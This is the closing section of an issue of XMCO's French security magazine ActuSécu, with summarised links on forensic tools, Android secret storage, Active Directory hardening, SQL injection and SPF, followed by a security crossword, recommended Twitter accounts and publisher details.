Alors que les noms d'outil forensics EnCase, The Sleuth Kit ou Caine sont très connus par les professionnels de la sécurité, les noms COFFEE, RegRipper ou CodeSuite sont plus méconnus. L'article présente 10 outils de forensics pour différents besoins : capture de la mémoire vive, comparaison de code source et identification de plagiat, analyse système, recherche de fichiers malveillants, etc.

http://resources.infosecinstitute.com/10-digital-forensics-tools-lesser-known/

Stocker de façon sécurisée les mots de passe dans Android
#Android #sécurité

À l'instar d'iOS et son Keychain qui permet de stocker directement des mots de passe, le KeyStore Android ne permet pas de contenir des mots de passe, mais de stocker des clés cryptographiques. Ces clés permettent de chiffrer et déchiffrer des mots passe qui peuvent être stockés dans les Préférences de l'application.

https://medium.com/@ericfu/securely-storing-secrets-in-an-android-application-501f030ae5a3

212 Red Team tips
#RedTeam

Un auditeur donne une liste de 212 astuces qui pourrait servir en « Red Team » et plus généralement en test d'intrusion. Sur un format très cours, ces derniers sont parfois accompagnés d'un lien qui fournit plus de détails. Beaucoup de technologies et sujets sont abordés (Windows/Active Directory, Mot de passe, OSINT, Phishing, etc.)

https://threatintel.eu/2017/06/03/red-teaming-tips-by-vincent-yiu/

Les meilleures pratiques pour sécuriser un environnement Active Directory
#ActiveDirectory #sécurité

Microsoft a publié ses meilleures pratiques pour sécuriser un environnement Active Directory. Le document aborde notamment les thèmes suivants :
- Intérêts des vols de comptes privilégiés
- Réduction de la surface d'attaque
- Principe de moindres privilèges
- Sécurisation des postes de travail privilégiés et des contrôleurs de domaine
- Détection des signes de compromission
- Politique d'audit recommandée

https://docs.microsoft.com/en-us/windows-server/identity/ad-ds/plan/security-best-practices/best-practices-for-securing-active-directory

Un nouveau Wiki sur les injections SQL
#SQLi #sécurité

Un nouveau Wiki sur les injections SQL a été publié par NETSPI. Très complet, celui-ci présente les différents types d'injections SQL (Error-Based, Union-Based et Blind-Based) avec les requêtes associées. Des requêtes orientées « attaque » sont aussi présentées telles que l'exécution de commandes ou l'obtention de persistance. Pour le moment, seules les requêtes pour les SGBD MySQL, Oracle et SQL Server sont proposées.

https://sqlwiki.netspi.com/

Les mythes et les légendes de SPF
#SPF #sécurité


SPF (Sender Policy Framework) est un mécanisme qui a pour but de réduire les possibilités d'usurpation d'adresse mail en publiant, dans le DNS, un enregistrement indiquant quelles adresses IP sont autorisées ou interdites à envoyer du courrier pour le domaine considéré. L'article démystifie ce mécanisme et dénonce quelques idées reçues telles que :
- SPF protège mon domaine contre l'usurpation d'adresse mail
- SPF augmente la sécurité pour la lutte contre le spam
- Un email non autorisé par SPF sera rejeté, etc.

https://hackernoon.com/myths-and-legends-of-spf-d17919a9e817

Les attaques Meltdown et Spectre démystifiées
#CPU #sécurité

Les récentes attaques Meltdown et Spectre sur les microprocesseurs ont mis en évidence des problèmes de sécurité liés au fonctionnement et à l'optimisation des processeurs. La compréhension de ces attaques n'est pas évidente pour ceux qui n'ont pas de connaissances avancées sur l'architecture et le fonctionnement des processeurs. Un article rédigé en français explique, de façon claire et simplifiée, les mécanismes en jeu, les sources des vulnérabilités et les différences entre ces deux attaques.

http://beta.hackndo.com/meltdown-spectre/




Note : certains mots sont des anglicismes et les espaces entre deux mots ont été supprimés

Horizontal	Vertical
1. Attaque sur le Wi-Fi	1. Conteneur pour stocker les clés cryptographiques sous Android
4. Faute de frappe opportuniste	2. Code d'exploitation du dentiste affectant Microsoft Exchange Server
5. Vulnérabilité qui a affecté les processeurs Intel	3. Cadriciel web touché par des vulnérabilités de desérialisation
6. Technique de frelatage en masse	8. Outil d'investigation numérique utilisé lorsque la machine n'a pas été redémarrée
7. Office de police qui intervient notamment dans la lutte contre les Botnets	9. Système dont le compte root avait un mot de passe vide
8. Site web permettant d'analyser un fichier	11. Le malware qui vous aimait et qui aimait tous vos contacts
10. Ver informatique que les moins de 20 ans ne peuvent pas connaitre	12. Outils de dissimulation d'activité
11. Outil d'attaque DMA (également le nom d'un film)	13. Nom de famille de l'utilisatrice grand public la plus connue lorsque l'on parle de sécurité
15. L'un des outils les plus cités dans les rapports d'APT	14. Vulnérabilité qui a le nom d'une série télévisée
16. Extention du protocole XMPP pour le chiffrement bout en bout	
17. Conférence de sécurité basée à Bordeaux	

cert xmco
we deliver security information since 2002

> Sélection des comptes Twitter suivis par le CERT-XMCO

Kevin Beaumont		https://twitter.com/GossiTheDog
Cedric Halbronn		https://twitter.com/saidelike
Anton Shipulin		https://twitter.com/shipulin_anton
Catalin Cimpanu		https://twitter.com/campuscodi
uɐpɬou		https://twitter.com/notdan
Steve Hardee		https://twitter.com/SteveHardee
Will Dormann		https://twitter.com/wdormann
NullByter		https://twitter.com/NullByter
Alex Ionescu		https://twitter.com/aionescu
Andrew Case		https://twitter.com/attrc



> Remerciements

Photographie

yum9me
https://www.flickr.com/photos/yum9me/4944446544

Mark Morgan
https://www.flickr.com/photos/markmorgantrinidad/16671886014

Aditya Mopur
https://www.flickr.com/photos/almostinfamous/3704124609

CafeCredit.com
https://www.flickr.com/photos/cafecredit/32815784631

Stéphane Marcault
http://www.stephanemarcault.com/

xmco®
we deliver security expertise

L'ActuSécu est un magazine numérique rédigé et édité par les consultants du cabinet de conseil XMCO. Sa vocation est de fournir des présentations claires et détaillées sur le thème de la sécurité informatique, et ce, en toute indépendance. Tous les numéros de l'ActuSécu sont téléchargeables à l'adresse suivante :
https://www.xmco.fr/actusecu/

www.xmco.fr

69 rue de Richelieu
75002 Paris - France

tél. +33 (0)1 47 34 68 61
fax. +33 (0)1 43 06 29 55
mail. info@xmco.fr
web **www.xmco.fr**

SAS (Sociétés par Actions Simplifiées) au capital de 38 120 € - Enregistrée au Registre du Commerce de Paris RCS 430 137 711
Code NAF 6202A - N°SIRET : 430 137 711 00056 - N° TVA intracommunautaire : FR 29 430 137 711